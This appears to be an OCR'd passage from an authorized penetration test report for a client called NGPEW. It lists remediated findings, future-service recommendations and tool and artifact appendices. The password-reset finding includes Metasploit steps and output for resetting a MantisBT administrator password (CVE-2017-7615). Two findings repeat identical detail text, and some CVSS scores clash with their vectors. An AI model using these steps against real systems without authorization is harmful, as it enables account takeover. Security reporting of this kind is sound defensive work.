
Remediated

[redacted] attempted to search for a host with ThinVNC installed, and was not able to find it. Hence [redacted] concludes this vulnerability to be fixed.

9.1.6. Plaintext Credentials from Web Applications

Plaintext Credentials from Web Applications		CVSS	Prioritization
Risk	**Medium**	**6.5** **High**	**Crit.**
Impact	**Medium**		
Likelihood	**Likely**		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N		
MITRE ATT&CK	T1584.004		
Hosts	10.0.5.151(80/tcp)		
History	1.0 Vulnerability found 2.0 Vulnerability Remediated		

Details
[redacted] found a host that is running the NGPEW ticketing site and during our exploitation phase, it was found that the host was vulnerable to an unauthenticated password reset for any arbitrary user. A malicious attacker could leverage this vulnerability to reset administrative credentials. Realizing the potential of abuse here, [redacted] prompt reached out to the NGPEW point of contact for approval to proceed with attempting to reset administrator credentials. Post approval and successful exploitation, [redacted] were able to access the administrative console of the ticketing system. [redacted] ascertain the vulnerability to have a high impact, given the escalation to an administrative console using the password reset vulnerability. As an example of the impact, [redacted] were able to enumerate a list of users & their emails.

Replication
1. Login to mantis bug tracker 2. There is a ticket named "Found a bunch of compromised creds" 

References
N/A

Remediated
[redacted] attempted to search for a host with mantis installed, and was not able to find it. Hence [redacted] concludes this vulnerability to be fixed.

9.1.7. Unauthenticated Password Reset


Unauthenticated Password Reset		CVSS	Prioritization
Risk	**Medium**	**8.8** **High**	**Crit.**
Impact	**Medium**		
Likelihood	**Likely**		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N		
MITRE ATT&CK	T1586		
Hosts	10.0.5.153(80/tcp)		
History	1.0 - Vulnerability found 2.0 - Vulnerability fixed		

Details
[redacted] found a host that is running the NGPEW ticketing site and during our exploitation phase, it was found that the host was vulnerable to an unauthenticated password reset for any arbitrary user. A malicious attacker could leverage this vulnerability to reset administrative credentials. Realizing the potential of abuse here,[redacted] prompt reached out to the NGPEW point of contact for approval to proceed with attempting to reset administrator credentials. Post approval and successful exploitation, [redacted] were able to access the administrative console of the ticketing system [redacted] ascertain the vulnerability to have a high impact, given the escalation to an administrative console using the password reset vulnerability. As an example of the impact, [redacted] were able to enumerate a list of users & their emails.

Replication
1. Type the command in metasploit module `# Use auxiliary/admin/http/mantisbt_password_reset` 2. Set the RHOST and password of your choice 3. Run the exploit

```
msf6 auxiliary(admin/http/mantisbt_password_reset) > show options

Module options (auxiliary/admin/http/mantisbt_password_reset):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   PASSWORD    tester           no        The new password to set (blank for random)
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS      [redacted]       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /                yes       Relative URI of MantisBT installation
   USERID      1                yes       User id to reset
   VHOST                        no        HTTP server virtual host

msf6 auxiliary(admin/http/mantisbt_password_reset) > exploit
[*] Running module against [redacted]

[+] Password successfully changed to 'tester'.
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/mantisbt_password_reset) >
```

Admin console



References
1. https://mantisbt.org/bugs/view.php?id=22690 2. https://www.exploit-db.com/exploits/41890/ 3. http://www.securityfocus.com/bid/97707 4. https://www.mantisbt.org/download.php 5. https://nvd.nist.gov/vuln/detail/CVE-2017-7615

Remediated
[redacted] attempted to search for a host with mantis installed, and was not able to find it. Hence [redacted] concludes this vulnerability to be fixed.

10. Future Engagements

Based on the findings from the engagement, [redacted] identified a few domains that could utilize additional services to be secure. [redacted] recommends the following services to furthermore strengthen NGPEW's security posture.

Web Application - Source Code Review

[redacted] has found multiple vulnerabilities related to web applications. Source code review services inspect the web application from the source code level, line-by-line. They identify security vulnerabilities, underlying architecture problems, and common mistakes developers make to secure the application. For business-critical web applications, it is recommended to get a source code review service to enhance its security.

Security Awareness Training

[redacted] found multiple occurrences of employees not securely handling sensitive information. Occurrences of employees sharing credentials, sensitive information, installing personal network services has been found. Security Awareness Training will help NGPEW and its employees to learn about security in enterprise environments.

Follow up Network Penetration Testing

Based on the number and types of vulnerabilities found during this engagement, NGPEW would benefit from having additional network penetration testing in the future. As much as finding and remediation vulnerabilities is important, re-validating such vulnerabilities have been mitigated for sure is also very important. Thus, additional network penetration testing will furthermore validate that NGPEW's infrastructure is safe against security threats.

11. Appendix A - Tools

Tool Name	Purpose	Description
Nmap	Enumeration	Port scanning, host enumeration
Bloodhound	Enumeration	Active Directory topology mapping
Crackmapexec	Exploit	Password Spraying, Host discovery
Gobuster	Enumeration	Web application directory brute-forcing
Metasploit	Exploit, Post-Exploit	General penetration testing framework
Linuxprivchecker	Post-Exploit	Local privilege escalation tool for Linux
Linux-exploit-suggester	Post-Exploit	Local privilege escalation tool for Linux
nmaptocsv	Administrative	Converts Nmap output to csv for excel importing
Seth	Exploit	RDP Man-in-the-Middle tool
rdesktop	Enumeration	RDP for kali- Linux

12. Appendix B - Assessment Artifacts

Artifact Name	Host	Description
System.hive	10.0.1.100	Windows System registry dump
Security.hive	10.0.1.100	Windows Security registry dump
Sam.hive	10.0.1.100	Windows SAM registry dump
PowerView.ps1	10.0.1.100	Powershell script for exploitation